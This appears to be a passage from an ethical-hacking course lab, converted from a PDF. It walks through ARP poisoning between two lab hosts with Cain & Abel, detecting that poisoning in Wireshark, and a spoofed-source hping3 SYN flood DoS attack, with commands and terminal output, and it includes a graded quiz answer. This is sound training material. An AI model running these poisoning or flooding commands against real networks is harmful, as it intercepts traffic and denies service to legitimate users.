


- Click the Start/Stop Sniffer icon on the toolbar to begin sniffing.
- Now, click the **Sniffer** tab.



Edit with WPS Office

- Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
- The **MAC Address Scanner** window appears. Check the **Range** radio button and specify the IP address range as **10.10.1.1-10.10.1.30**. Select the **All Tests** checkbox; then, click **OK**.




- Cain & Abel starts scanning for MAC addresses and lists all those found.
- After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
10.10.1.10	00155D018001	Microsoft Corporation		*	*	*	*	*	*	*
10.10.1.1	02155D50E5D2			*	*	*	*	*	*	*
10.10.1.13	02155D50E5D5			*	*	*	*	*	*	*
10.10.1.16	02155D50E5D4			*	*	*	*	*	*	*


- Now, click the **APR** tab at the bottom of the window.
- APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.
- Click the plus (+) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.



Edit with WPS Office



- To monitor the traffic between two systems (here, Windows 10 and Parrot Security), from the left-hand pane
- In **Cain & Abel**, select **10.10.1.10** (Windows 10) from the left-hand pane.
- Select **10.10.1.13** (Parrot Security) from the right-hand pane.
- Click **OK** to set Cain & Abel for ARP poisoning between the two systems.
- In the Configuration / Routed Packets tab, click on the created target IP address scan.
- Click the Start/Stop APR icon to begin capturing ARP packets.



Edit with WPS Office


- After clicking the Start/Stop APR icon, Cain & Abel will start ARP poisoning, and the scan status will change to **Poisoning**, as shown in the screenshot.
- Cain & Abel intercepts the traffic traversing between these two machines.
- To generate traffic between the machines, you need to ping one target machine using the other.
- Click Parrot Security to switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Now, type **cd** and press **Enter** to jump to the root directory.
- In the terminal window, type **hping3 [Target IP Address] -c 100000** (here, target IP address is **10.10.1.10 [Windows 10]**) and press **Enter**.

```

root@parrot:~[~]
#hping3 10.10.1.10 -c 100000
HPING 10.10.1.10 (eth0 10.10.1.10): NO FLAGS are set, 40 headers + 0 data bytes
s len=40 ip=10.10.1.10 ttl=128 DF id=64 sport=0 flags=RA seq=0 win=0 rtt=6.4 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=65 sport=0 flags=RA seq=1 win=0 rtt=2.9 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=66 sport=0 flags=RA seq=2 win=0 rtt=5.8 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=67 sport=0 flags=RA seq=3 win=0 rtt=9.1 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=68 sport=0 flags=RA seq=4 win=0 rtt=8.9 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=69 sport=0 flags=RA seq=5 win=0 rtt=8.6 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=70 sport=0 flags=RA seq=6 win=0 rtt=8.2 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=71 sport=0 flags=RA seq=7 win=0 rtt=8.0 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=72 sport=0 flags=RA seq=8 win=0 rtt=4.5 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=73 sport=0 flags=RA seq=9 win=0 rtt=7.7 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=74 sport=0 flags=RA seq=10 win=0 rtt=7.5 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=75 sport=0 flags=RA seq=11 win=0 rtt=7.3 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=76 sport=0 flags=RA seq=12 win=0 rtt=7.0 ms
s len=40 ip=10.10.1.10 ttl=128 DF id=77 sport=0 flags=RA seq=13 win=0 rtt=3.4 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=78 sport=0 flags=RA seq=14 win=0 rtt=6.1 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=79 sport=0 flags=RA seq=15 win=0 rtt=5.9 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=80 sport=0 flags=RA seq=16 win=0 rtt=9.0 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=81 sport=0 flags=RA seq=17 win=0 rtt=5.6 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=82 sport=0 flags=RA seq=18 win=0 rtt=5.4 ms
dlen=40 ip=10.10.1.10 ttl=128 DF id=83 sport=0 flags=RA seq=19 win=0 rtt=5.2 ms

```


- This command will initiate a ping to the target machine (Windows 10) with 100,000 packets.
- Leave the command running and then immediately switch to the **Windows Server 2019** machine.
- On the **Desktop**, double-click the **Wireshark** shortcut to launch it.
- The **Wireshark Network Analyzer** window will open. Click **Edit** in the menu bar and select **Preferences**.
- The **Wireshark Preferences** window will appear. Expand the **Protocols** node.



- Scroll-down in the **Protocols** node and select the **ARP/RARP** option.



- From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click OK.



- Now, double-click on the adapter associated with your network (here, **Ethernet**) to start capturing the network packets.
- Wireshark begins to capture the traffic between the two machines, as shown in the screenshot.

The screenshot shows the Wireshark capture window titled 'Capturing from Ethernet'. The main pane displays a list of network frames captured over time. The columns include No., Time, Source, Destination, Protocol, Length, and Info. The frames show TCP RST and ACK packets being exchanged between two hosts at 10.10.1.13 and 10.10.1.10. The bottom pane shows the raw hex and ASCII representations of frame 1.


No.	Time	Source	Destination	Protocol	Length	Info
128	18.004739	10.10.1.13	10.10.1.10	TCP	54	[TCP Dup ACK 11981] 2289 + 0 [<None>] Seq=1 Win=512 Len=0
121	18.004752	10.10.1.13	10.10.1.10	TCP	54	[TCP Dup ACK 11982] 2289 + 0 [<None>] Seq=1 Win=512 Len=0
122	18.005764	10.10.1.10	10.10.1.13	TCP	54	0 - 2289 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
123	18.005973	10.10.1.10	10.10.1.13	TCP	54	0 - 2289 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
124	18.005982	10.10.1.10	10.10.1.13	TCP	54	0 - 2289 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
125	18.004992	10.10.1.13	10.10.1.10	TCP	54	2290 + 0 [<None>] Seq=1 Win=512 Len=0
126	19.005225	10.10.1.13	10.10.1.10	TCP	54	[TCP Dup ACK 12581] 2290 + 0 [<None>] Seq=1 Win=512 Len=0
127	19.005239	10.10.1.13	10.10.1.10	TCP	54	[TCP Dup ACK 12582] 2290 + 0 [<None>] Seq=1 Win=512 Len=0
128	19.006598	10.10.1.10	10.10.1.13	TCP	54	0 - 2290 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
129	19.006818	10.10.1.10	10.10.1.13	TCP	54	0 - 2290 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
130	19.006827	10.10.1.10	10.10.1.13	TCP	54	0 - 2290 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
131	20.005107	10.10.1.13	10.10.1.10	TCP	54	2291 + 0 [<None>] Seq=1 Win=512 Len=0
132	20.005363	10.10.1.13	10.10.1.10	TCP	54	[TCP Dup ACK 13181] 2291 + 0 [<None>] Seq=1 Win=512 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{536507AF-6E48-47B6-A1FA-471534B82FE8}, id 0
 Ethernet II, Src: MS-NLB-PhysServer-21_5d:50:e5:d5 (02:15:5d:50:e5:d5), Dst: MS-NLB-PhysServer-21_5d:50:e5:d6 (02:15:5d:50:e5:d6)
 Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.10
 Transmission Control Protocol, Src Port: 2271, Dst Port: 6, Seq: 1, Len: 0



Edit with WPS Office

- Switch to the Cain & Abel window to observe the packets flowing between the two machines.




- Now, switch to Wireshark and click the **Stop capturing packets** icon to stop the packet capturing.
- Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.
- Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.1.10)**, running on the ARP/RARP protocol.

Wireshark · Expert Information · Ethernet				
Severity	Summary	Group	Protocol	
> Warning	Previous segment(s) not captured (common at capture sta...)	Sequence	TCP	
> Warning	DNS response retransmission. Original response in frame 165	Protocol	DNS	
> Warning	Unrecognized text	Protocol	XML	
> Warning	This frame is a (suspected) out-of-order segment	Sequence	TCP	
> Warning	DNS query retransmission. Original request in frame 161	Protocol	DNS	
> Warning	Duplicate IP address configured (10.10.1.10)	Sequence	ARP/RARP	
> Warning	Connection reset (RST)	Sequence	TCP	
> Note	ACK to a TCP keep-alive segment	Sequence	TCP	
> Note	TCP keep-alive segment	Sequence	TCP	
> Note	This frame is a (suspected) retransmission	Sequence	TCP	
> Note	Duplicate ACK (#1)	Sequence	TCP	
> Note	The acknowledgment number field is nonzero while the A...	Protocol	TCP	
> Chat	TCP window update	Sequence	TCP	
> Chat	Connection finish (FIN)	Sequence	TCP	
> Chat	POST /fwlink/?LinkID=252669&clcid=0x409 HTTP/1.1\r\n	Sequence	HTTP	
> Chat	Connection establish acknowledge (SYN+ACK): server por...	Sequence	TCP	
> Chat	Connection establish request (SYN): server port 80	Sequence	TCP	


- Arrange the Wireshark . Expert Information window above the Wireshark window so that you can view the packet number and the **Packet details** section.



Edit with WPS Office



- In the Wireshark . Expert Information window, click any packet (here, 58).
- On selecting the packet number, Wireshark highlights the packet, and its associated information is displayed under the packet details section. Close the Wireshark . Expert Information window.



- On selecting the packet number, Wireshark highlights the packet, and its associated information is displayed under the packet details section. Close the Wireshark . Expert Information window.
- The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot above.

Install and run Cain and Abel on the Windows Server 2019 machine to perform ARP poisoning. Cain and Abel tool is available at Z:\EHE Module 06 Network Level Attacks and Countermeasures\ARP Poisoning Tools\Cain & Abel. Sniff traffic between the Windows 10 and Parrot Security machines. Further, use Wireshark on the same Windows Server 2019 machine to detect ARP poisoning. What is the severity level of the ARP/RARP packets as shown in the expert information window of Wireshark?

Warning

Score

✓ Correct




Edit with WPS Office

Lab 4: Perform DoS and DDoS Attacks using Various Techniques on a Target Host to Prevent Access to System Resources for Legitimate Users.

Task 1: Perform a DoS Attack on a Target Host using hping3

1. Click Windows 10 to switch to the Windows 10 machine.
2. Double-click Wireshark shortcut present on the Desktop.
3. The Wireshark Network Analyzer window appears. Double-click on the primary network interface (here, Ethernet 2) to start capturing the network traffic.
4. Wireshark starts capturing the packets; leave it running.




5. Click Parrot Security to switch to the Parrot Security machine.
6. Click the MATE Terminal icon at the top of the Desktop window to open a Terminal window.
7. In the terminal window, type `hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood` and press Enter.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~#cd
[root@parrot]~#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

8. This command initiates the SYN flooding attack on the Windows 10 machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.


- Observe how, in very little time, the huge number of packets are sent to the target machine.



```

Parrot Terminal
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[~]
#hping3 -S 10.10.1.10 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.10 (eth0 10.10.1.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
... 10.10.1.10 hping statistic ---
11587188 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]~[-]
#
```

- hping3** floods the victim machine by sending bulk SYN packets and overloading the victim's resources.
- Click Windows 10 to switch to the Windows 10 machine and observe the TCP-SYN packets captured by Wireshark
- Close the Wireshark main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.
- Now, we shall perform a PoD attack on the target system.
- Click the **Type here to search** field present at the bottom of Desktop, and type **task**. Click **Task Manager** from the results.



- Task Manager window appears, click **More details** and by default **Processes** tab will appear, navigate to the **Performance** tab, as shown in the screenshot
